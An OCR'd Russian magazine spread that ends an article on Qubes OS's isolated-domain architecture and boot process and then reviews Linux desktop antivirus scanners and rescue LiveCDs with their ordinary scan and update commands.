
Административный домен (Xen Dom0) — наиболее привилегированный компонент Qubes OS. Он отвечает за управление доменами приложений, а его полномочия фактически равны полномочиям гипервизора. По этой причине административный домен сохранен максимально простым: пользователь не может запускать приложения в его рамках, а весь низкоуровневый код, участвующий в обмене данных с внешней стороной (сетевые драйвера, стек TCP/IP, DHCP-клиент, брандмауэр, драйвера накопителей и т.д.), вынесен в обособленные домены: сетевой домен и домен хранилища.
Внутри административного домена работают только два компонента ОС: демон XenStore, используемый для хранения информации о доменах, и GUI-подсистема, основанная на оконной системе X Window и окружении рабочего стола KDE (нет смысла выносить ее в отдельный домен, потому что, получив доступ к GUI, взломщик автоматически получит доступ ко всем доменам приложений).
Графическая среда — одно из главных достижений разработчиков Qubes OS. Она не только предоставляет пользователям удобное и современное графическое окружение с применением 3D-эффектов, но и создает иллюзию того, что все приложения исполняются в рамках одной (виртуальной) машины. Приложения имеют собственные окна, и единственное, что отличает графический интерфейс Qubes OS от стандартного рабочего стола — это разноцветные рамки, обрамляющие окна. Так ОС отмечает виртуальные машины, в которых исполняется приложение. Без них пользователь мог бы сделать ошибку и ввести свои конфиденциальные данные не в том окне (приложение, которое предназначено для хождения по «одноклассникам», а не для работы с кредитными картами, например).
Секрет GUI кроется в специальном демоне и собственном X-сервере (с «заглушкой» вместо видеодрайвера), работающим внутри каждого домена приложений. Когда происходит создание нового окна (или изменение содержимого существующего), демон получает его содержимое с помощью стандартной функции XGetImage системы X Window и, используя Xen Ring buffer protocol, отправляет его административному домену. Получив изображение, приложение AppViewer, работающее внутри административного домена, производит его отрисовку с помощью функции XRenderComposite.
Графический интерфейс Qubes OS не только реализует модель обособленных окон для приложений, но и позволяет производить копирование и вставку между окнами приложений, а в будущем планируется реализация поддержки аудио.

СЕТЕВОЙ ДОМЕН

Сетевой код операционной системы представляет реальную опасность для ее пользователей. В то время как возможный баг в стеке протоколов TCP/IP, который отлаживался годами, очень маловероятен, опасная ошибка в драйвере для новой WiFi-карточки — не такая уж и редкость, как это может показаться на первый взгляд. Через эксплуатацию дыры в сетевом драйвере взломщик сможет получить полный контроль над ядром, а значит и над всей операционной системой.
По этой причине код всех сетевых драйверов в Qubes OS (Network Domain) вынесен в отдельную виртуальную машину, называемую сетевым доменом. В отличие от доменов приложений, он не разделяет общую корневую файловую систему с другими доменами, а вместо этого использует простое Linux-окружение, состоящее из брандмауэра, нескольких сетевых утилит и библиотек, нужных для их работы.
Есть только три вещи, которые сможет сделать взломщик, проникнув в сетевой домен: прослушивать трафик других доменов, попытаться произвести инъекцию собственных пакетов в этот трафик или же просто обрушить домен. В любом случае все это не приведет к катастрофическим последствиям, потому как трафик важных доменов, имеющих доступ к конфиденциальной информации, обычно шифруется, а трафик непривилегированного домена приложений, такого как Entertainment, защищать просто не имеет смысла. В случае же остановки сетевого домена его будет легко вернуть к последнему непротиворечивому состоянию (такая функциональность встроена в Qubes OS).
Каждый домен приложений получает доступ к сетевому оборудованию через виртуальный сетевой интерфейс, который Xen создает для каждой виртуальной машины. Внутри домена приложений он имеет стандартное имя eth0. На стороне сетевого домена этот виртуальный интерфейс отображается в интерфейс vifX.Y, где X — это идентификатор домена, а Y — номер интерфейса. Обычно при создании виртуальных окружений на основе Xen все эти интерфейсы vifX,Y соединяются с физическим интерфейсом (например, wlan0) в конфигурации bridge, так что каждая ВМ имеет доступ не только к физическому интерфейсу, но и ко всем другим ВМ. Для Qubes OS, ставящей во главу стола безопасность, такая схема неприемлема. Поэтому во время своего запуска и запуска доменов приложений сетевой домен не просто подключает виртуальные интерфейсы к физическому, но и настраивает брандмауэр так, чтобы домены приложений не смогли получить доступ друг к другу.

ДОМЕН ХРАНИЛИЩА

В современных ОС код, отвечающий за работу с накопителями, не менее комплексный, чем сетевая часть. Он включает в себя код драйверов устройств, реализацию протоколов ATA и SCSI, USB-стек, код демонов



Рабочий стол Qubes OS

уровня пользователя. Каждый из этих компонентов может дать сбой или привести к взлому. Для запуска всего этого кода Qubes OS использует выделенную виртуальную машину, называемую доменом хранилища (Storage Domain).

В рамках домена хранилища работает весь код драйверов устройств хранения и все необходимые для их работы подсистемы ядра и демоны уровня пользователя. Также он отвечает за хранение образов корневой файловой системы Linux, образов для хранения приватных данных доменов приложений и файлов, необходимых для загрузки ОС (загрузочный раздел). Чтобы обезопасить эти данные от тех, кто смог проникнуть в домен хранилища, используются различные техники:

• Образы приватных данных доменов приложений шифруются. При этом ключ шифрования известен только соответствующему домену приложений и административному домену.

• Образ корневой файловой системы защищается от модификации с помощью цифровой подписи, ключ которой известен только административному домену. Если этот образ будет модифицирован, операционная система сообщит об этом пользователю.

• Защита загрузочных файлов ОС осуществляется с помощью доверенного механизма загрузки, основанного на технологии Intel TXT. Это значит, что, если загрузочные файлы будут модифицированы, операционная система просто не сможет загрузиться.

Единственное, что сможет сделать взломщик, завладев доменом хранилища, это вывести его из строя. Однако, как уже было сказано в предыдущем разделе, вышедший из строя домен Xen достаточно легко вернуть к предыдущему состоянию.

ПРОЦЕСС ЗАГРУЗКИ

Процесс загрузки Qubes OS можно условно разделить на семь этапов:

1. Первый шаг включает в себя проверку подлинности файлов, необходимых для загрузки гипервизора и административного домена (не были ли они повреждены или модифицированы). Она осуществляется с помощью технологии Intel TXT (Trusted Execution Technology). Если проверка прошла успешно, то в следующих шагах ОС сможет получить доступ к ключам шифрования дисков из аппаратного модуля TPM (Trusted Platform Module).

2. Далее происходит загрузка и запуск гипервизора, ядра административного домена и скрипта инициализации initramfs. Это происходит вне зависимости от результата проверки на первом этапе, однако, если проверка дала ложный результат, ОС не сможет произвести загрузку остальных своих частей, так как не получит от TPM ключей шифрования.

3. Скрипт initramfs запрашивает у пользователя пароль, который может быть введен вручную или хранится на карте памяти. Этот шаг необходим для того, чтобы только авторизованный пользователь смог получить доступ к системе. Если подлинность загрузочных файлов была подтверждена на первом шаге, и пользователь ввел правильный пароль, система может расшифровать файл keys.gpg, который содержит ключи, необходимые для следующих этапов загрузки.

4. После расшифровки файла keys.gpg скрипт initramfs может приступить к созданию домена хранилища.

5. Qubes OS создает новую виртуальную машину для домена хранилища и подключает к ней его корневую ФС, зашифрованную с использованием ключа, хранящегося в файле keys.gpg.

6. Домен хранилища монтирует другой раздел, который используется для хранения образов корневых ФС и приватных данных доменов приложений. Теперь скрипт initramfs может смонтировать свою корневую файловую систему, запустить сетевой домен, систему X Window, окружение рабочего стола и таким образом завершить процесс загрузки.

7. Система загружена и инициализирована. Теперь пользователь может запускать приложения.

Все эти этапы наглядно показаны на диаграмме «Процесс загрузки Qubes OS».

ВЫВОДЫ

Qubes OS оказалась намного проще, чем этого можно было ожидать от по-настоящему безопасной операционной системы. По сути, она не приносит в мир ОС ничего кардинального нового, но показывает, что жесткая изоляция может применяться не только в отношении серверов, для сопровождения которых нужен грамотный администратор, и исследовательских ОС, таких как Singularity (http://research.microsoft.com/en-us/projects/singularity/), но и в отношении ОС для рядовых пользователей. И это действительно большой шаг вперед.

Юрий «Adept» Видинеев adeptg@gmail.com



Плацебо для тукса


Тестирование антивирусов для Linux

Задавался ли ты хоть раз вопросом, нужен для Linux антивирус или нет? Немало копий было сломано в бесконечных спорах, и вот, ответ, вроде бы, очевиден — конечно же, нужен! Но только если надо искать виндовые вирусы.


Казалось бы, можно считать за аксиому, что если на платформе есть вирусы — то нужен и антивирус. Но с Linux не все так просто. Да, вирусы под Linux есть, но в 99% случаев — это черви, умеющие эксплуатировать одну-единственную уязвимость в конкретном сервисе и, как правило, конкретном дистрибутиве (так как версия сервиса, настройки, да и параметры компиляции меняются от дистрибутива к дистрибутиву). Хорошим доказательством этого факта может служить, например, Linux. Ramen (использующий уязвимости в wu-ftpd на Red Hat 6.2 и 7.0), макрочервь Badbunny для OpenOffice или тот же червь Морриса.
Однако практически у каждого производителя антивирусов есть версия под Linux. Правда, чаще всего это версия для почтового сервера, шлюза или общего файлохранилища, для защиты виндовых клиентов. Но в последнее время начало расти количество антивирусов для Linux-десктопа. И производители соответствующих продуктов пугают «прибывающим в геометрической прогрессии количеством малвари под Linux». Использовать или нет антивирус на Linux-десктопе — личное дело каждого. По мне — так пока популярность Linux на десктопах не превысила 1-2%, и производители популярных дистрибутивов своевременно выпускают security-апдейты — бояться нечего. Но бывают ситуации, когда надо проверить винт с виндой на вирусы или флешку перед тем, как отдать кому-нибудь. В таких случаях и может пригодиться антивирь под Linux.
Вообще, тестирование антивирей — дело неблагодарное, поскольку какого-то объективного теста не существует, и все очень сильно зависит от тестового набора вирусов (чем с успехом пользуются производители, периодически вынося на суд общественности тесты, неоспоримо доказывающие, что их антивирус «самый-самый»). Так как во всех линуксовых антивирусах базы и ядро идентичны виндовой версии, можно смело оценивать эффективность антивирусов под Linux по тестам виндовых версий.

ПЛАТНО

За большинство подобных антивирусов производители просят деньги. Если антивирус делался с прицелом на корпоративных клиентов, он и стоить будет неплохих денег. Но если антивирь нужен «на пару раз», то можно обойтись и триальной лицензией (благо, большинство производителей ее предоставляют).
Обзор начну с Dr.Web для Linux, так как в апреле вышла «революционная» версия под номером 6 с новыми интересными возможностями и графическим интерфейсом. Имеется поддержка как 32-, так и 64-битных дистрибутивов. Установка элементарна — с официального сайта скачивается .run-файлик, при запуске которого появляется графический установщик. После пары нажатий кнопки «Далее» продукт будет установлен. Если лицензионного ключа пока нет, то во время установки можно запросить с сервера компании демо-ключ на 30 дней (демо-ключ можно запрашивать не чаще 1 раза в 4 месяца). После установки в меню Gnome появится пункт «DrWeb» (с двумя подпунктами: запуск антивируса и его удаление), а в трее появится симпатичная, но не очень подходящая под дефолтную убунтовскую тему иконка, символизирующая работу файлового монитора.
CLI-сканер тоже есть, для сканирования текущего каталога запускается так:




Интерфейс новой версии Dr.Web для Linux



AVG LiveCD с текстовым интерфейсом

```
$ /opt/drweb/drweb ./
```

Если ругнется на отсутствие файла с ключом, то запускать с указанием ini-файла, например:

```
$ /opt/drweb/drweb -ini=/home/adept/.drweb/
drweb32.ini ./
```

Итого, за 799 рублей в год пользователь получит антивирус с графическим (GTK) и CLI интерфейсом, интеграцией с DE, антивирусным сканером и монитором, проверяющим файлы при обращении к ним. Учитывая общее с версией под винду ядро и базы — довольно выгодное предложение для тех, кому для спокойного сна нужен платный антивирус для Linux-десктопа.
В отличие от Dr.Web, в Лаборатории Касперского считают, что домашнему Linux-пользователю антивирус совсем не нужен. А вот в корпоративном секторе может и пригодиться. Поэтому Антивирус Касперского для Linux Workstation нельзя купить отдельно, только в составе Kaspersky Total Space Security, Kaspersky Enterprise Space Security, Kaspersky Business Space Security или Kaspersky Work Space Security (то есть от 7700 рублей в год). Обновляется версия под Linux не очень активно — последний релиз (5.7.26) был аж в октябре 2008. На сайте доступны deb и rpm, заявлена поддержка как 32-, так и 64-бит. При установке сразу требует выдать ему файл с лицензионным ключом (который можно запросить на офсайте для тестирования), предлагает настроить прокси и скачать последние версии баз, а также может установить специальный модуль для webim и скомпилировать модуль ядра kavmonitor (позволяет перехватывать вызовы ядра на обращения к файлам и проверять эти файлы на вирусы). К сожалению, kavmonitor не поддерживает ядра новее 2.6.21 (для 32-битных систем) и 2.6.18 (для 64-битных), поэтому на всех более-менее новых дистрибутивах придется обойтись без него. Графического интерфейса у антивируса нет, только CLI. Запускается следующим образом:

```
$ sudo /opt/kaspersky/kav4ws/bin/kav4ws-
kavscanner /tmp
```

Обновить базы можно так:

```
$ sudo /opt/kaspersky/kav4ws/bin/kav4ws-
keepup2date
```

Основные настройки антивируса хранятся в конфиге /etc/opt/kaspersky/kav4ws.conf.
Еще один популярный у нас на родине производитель антивирусов — ESET — тоже имеет версию для Linux-десктопов (ESET NOD32 Antivirus 4 for Linux Desktop), которая, правда, пока носит статус бета-версии. Зато бета-версию можно абсолютно бесплатно использовать до определенной даты. После выхода релиза, скорее всего, бесплатно можно будет использовать только триальную версию. Поддерживаются архитектуры x86 и x86-64, установка происходит с помощью графического инсталлятора. По умолчанию антивирус ставится в /opt/eset. После установки нас приветствует лаконичный интерфейс на GTK и иконка в системном трее, символизирующая работу файлового монитора. Интерфейс можно переключить в «режим эксперта», в котором добавится пара пунктов: Setup (для настройки сканера и монитора) и Tools (для просмотра логов и файлов, находящихся на карантине). Есть также CLI-сканер, сканирование текущего каталога:


```
$ /opt/eset/esets/sbin/esets_scan ./
```

Опция '-h' покажет возможные опции сканирования. Еще один достаточно крупный производитель антивирусных решений, имеющий Linux-версии своих антивирусов — McAfee. Вообще, если оценивать только их Linux-продукты, то вендор довольно странный (к слову, единственный, у кого веб-сайт крутится на IIS — ничего личного, просто статистика :)). Вместо All-in-one решения в их продуктовой линейке есть несколько отдельных решений для Linux: LinuxShield (монитор, проверяющий файлы при обращении) и VirusScan Command Line Scanner for Linux. LinuxShield стоит приблизительно в 2 раза дороже. Зато Command Line Scanner есть не только под Linux (x86 и x86-64), но и практически под все мыслимые ОС: Windows, FreeBSD, Solaris, HP-UX и AIX. McAfee позиционирует свои продукты как решения только для крупных компаний, поэтому у партнеров можно купить не меньше 11 лицензий каждого наименования продукта, а прежде чем скачать пробную версию, надо заполнить самую большую регистрационную анкету, в которой подробно рассказать про свою компанию. Command Line Scanner устанавливается скриптом install-uvscan из скачанного архива. При установке скрипт задаст пару вопросов (куда установить и сделать ли симлинки) и предложит сразу проверить всю ФС. Сканер не рассчитан на работу с новыми дистрибутивами, поэтому без плясок с бубном на Ubuntu 10.04 не завелся, ругнулся на отсутствие libstdc++.so.5. Пришлось ставить из дебиана (http://packages.debian.org/stable/base/libstdc++5). Это единственный антивирусный сканер, не имеющий какой-либо утилиты для обновления. Новые базы предлагается скачивать самостоятельно и складывать в инсталляционную директорию. Для сканирования текущей директории набираем:



links

- products.drweb.com/linux — Dr.Web для Linux
- www.freedrweb.com/livecd — Dr.Web LiveCD
- www.kaspersky.ru/anti-virus_linux_workstation — Антивирус Касперского для Linux Workstation
- beta.eset.com/linux — NOD32 для Linux-десктопов
- www.bitdefender.com/world/business/antivirus-for-unices.html — BitDefender для Linux
- free.avg.com/gb-en/download.prd-afl — AVG Free Edition for Linux
- www.avast.com/linux-home-edition — avast! Linux Home Edition
- www.clamav.net — ClamAV
- code.google.com/p/viavre/ — ViAvRe



info

Подробнее про ClamAV читай в Хакере за июль 2008 (статья «Побеждаем вирусы в никсах»).

DAZUKOFS

DazukoFS (от Dateizugriffskontrolle, с немецкого — контроль за доступом к файлам) — специальная ФС, предоставляющая приложениям механизмы для контроля доступа к файлам. Так как DazukoFS не входит в ванильное ядро, для того, чтобы ею воспользоваться, придется пропатчить и пересобрать ядро. DazukoFS используется многими антивирусами для реализации функции монитора. Первые две версии Dazuko были разработаны и выпущены под лицензией GPL компанией Avira GmbH. Третья версия, получившая название DazukoFS, была полностью переписана уже силами сообщества.

```
$ uvsan ./
```

Команда «man uvscan» поведает о большом количестве возможных опций разной степени полезности. LinuxShield официально поддерживает только RHEL и SLED, для других дистрибутивов (и, соответственно, других ядер) необходимо пересобирать ядро с модулями антивируса. Сомнительное удовольствие — пересобирать ядро при каждом апдейте из-за одних только антивирусных модулей. К тому же не факт, что модули соберутся с ядрами новее 2.6.18.

ХАЛЯВА

Некоторые производители для привлечения внимания к своей продукции выдают бесплатные ключи для домашнего использования (в том числе и Linux-версий). Так поступает, например, BitDefender. Ее продуктом BitDefender Antivirus Scanner for Unices можно пользоваться совершенно бесплатно в личных целях. После заполнения небольшой регистрационной анкеты на офсайте, на почту придет письмо с ключом на год и напоминанием о том, что ключ «for personal usage only». Еще один плюс в копилку BitDefender — количество версий: для скачивания доступны deb- и rpm-пакеты, ipk (универсальный инсталлятор) и tbz для FreeBSD. И все это как для 32-, так и для 64-битных ОС. Также внушает уважение мануал на 128 страниц. В составе антивируса только сканер, монитора нет. Сканер можно запустить как через GUI (есть интеграция с DE), так и через CLI. Сканирование текущего каталога:

```
$ bdscan ./
```

Обновление баз:

```
$ sudo bdscan --update
```

Как обычно, «man bdscan» покажет много интересных опций.
Еще один бесплатный для персонального использования антивирус — AVG. Есть версии под Linux (deb, rpm, sh и просто архив с бинарниками. Правда, только 32-битные) и FreeBSD (тоже только для x86). Для винды доступна 9-я версия, а для никсов — пока только 8.5 (выпущена в январе 2010), но бета-версию грядущей девятки можно скачать после регистрации. Кроме сканера есть монитор для сканирования на лету. Только включение данной функции не тривиально: нужны специальные модули для ядра (RedirFS или Dazuko). Графического интерфейса у антивируса нет, только CLI. Сканирование текущей директории:

```
$ avgscan ./
```


Обновление баз:

```
$ sudo avgupdate
```

Очередной претендент — avast. Можно получить бесплатную годовую лицензию на персональное использование после регистрации. Есть deb, rpm и архив с бинарниками. Правда, опять только для 32-бит. Также отсутствует интеграция с DE. Запускается антивирус командой avastgui. При первом запуске спросит регистрационный ключ или предложит пройти по ссылке и получить его на сайте (однако не ведись: хитрый антивирус отправляет по неправильной ссылке; правильный линк: www.avast.com/registration-free-antivirus.php). Кроме GUI, есть также CLI-интерфейс. Сканирование текущего каталога:



Неплохой антивирус совершенно бесплатно



Еще один бесплатный антивирь. Жаль, только для 32-бит.

```
$ avast ./
```

Обновление баз:

```
$ sudo avast-update
```

Следующий вендор, предлагающий бесплатное домашнее использование своего продукта — F-PROT. Версия для Linux: F-PROT Antivirus for Linux Workstations. Есть версии для Linux (i386, x86-64 и PowerPC), FreeBSD, Solaris (для SPARC и Intel) и даже AIX. Последняя версия для Linux (6.0.3) вышла в декабре 2009 года. Установка осуществляется с помощью скрипта install-f-prot.pl. Скрипт просто создает симлинки в /usr/local/bin (или любой другой указанной директории на скачанные бинарники, поэтому лучше не устанавливать F-Prot, скажем, с рабочего стола, а предварительно переместить его куда-нибудь, например, в /opt). Последняя стадия установки — скачивание обновлений и постановка заданий на ежечасное скачивание обновлений в крон. Запуск:


```
$ fpscan /
```

Параметрами можно задать много вещей: например, глубину рекурсии (по умолчанию 30), уровни сканирования и уровень работы эвристика и т.д. (подробнее читай «man fpsan»). Принудительное обновление баз можно запустить командой fpupdate (лежит в инсталляционной директории).


СВОБОДА

Самый известный (и по совместительству — единственный нормальный) OpenSource антивирус — clamav. Есть консольный сканер и несколько GUI к

Простенький интерфейс Dr.Web LiveCD



Бета-версия NOD32




Куча антивирусов на одном LiveCD

нему (clamtk для GTK и klamav для kde). Может работать также в качестве монитора через DazukoFS. Правда, в большинстве тестов показывает не самые блестящие результаты. Зато есть в репозитории любого дистрибутива, для любой архитектуры, и нет никаких лицензионных ограничений. Самое то для нетребовательных пользователей!

ЖИВОЙ АНТИВИРУС

LiveCD с антивирусом не раз выручал меня в ситуации, когда нужно было быстро восстановить хоть какую-нибудь работоспособность винды, которая под грузом своих вирусов ни в какую не хотела загружаться. К сожалению, выбор среди подобных инструментов не очень велик — далеко не каждый вендор предлагает свой LiveCD, да еще и на халяву. Пожалуй, самый известный представитель — Dr.Web LiveCD. Текущая версия (5.02) вышла довольно давно, и пока никаких публичных бета-версий нет (хотя сборка с обновленными базами выходит каждые сутки). Но есть надежда, что после выхода версии 6 под Linux LiveCD наконец обновят. Несмотря на то, что сборка основана на не совсем старых компонентах (ядро, например, версии 2.6.30), ветка про LiveCD на официальном форуме drweb полна сообщениями о том, что ОС в графическом режиме не грузится на том или ином железе. На такой случай есть SafeMode с голой консолькой и консольным сканером.



Издалека можно спутать с KAV2010

В отличие от Dr.Web, Касперский свой LiveCD особо не афиширует, на офсайте о нем нет даже упоминания. Но от гугла ничего не скроешь! :) LiveCD можно свободно скачать отсюда: http://devbuilds.kaspersky-labs.com/devbuilds/RescueDisk10. Грузится LiveCD довольно шустро. Только успеешь заметить, что он построен на базе Gentoo и ядре 2.6.31, как выскочит лицензионное соглашение. После принятия условий использования запускается GUI (внешне похожий на kav 2010) с возможностью сканирования и обновления баз.

У AVG тоже есть свой LiveCD. При запуске встречает лицензионным соглашением, которое, конечно же, внимательно прочитав, надо принять (иначе — ребут). Единственный LiveCD, имеющий псевдографический интерфейс. При загрузке автоматически монтирует виндовые разделы, при этом разделы с ФС, отличной от FAT или NTFS, монтировать отказывается. Но из псевдографического интерфейса можно выйти (а при необходимости командой arl запустить опять), смонтировать руками и запустить проверку из консоли. Из полезностей можно еще отметить тулзу для редактирования реестра (Windows Registry Editor).

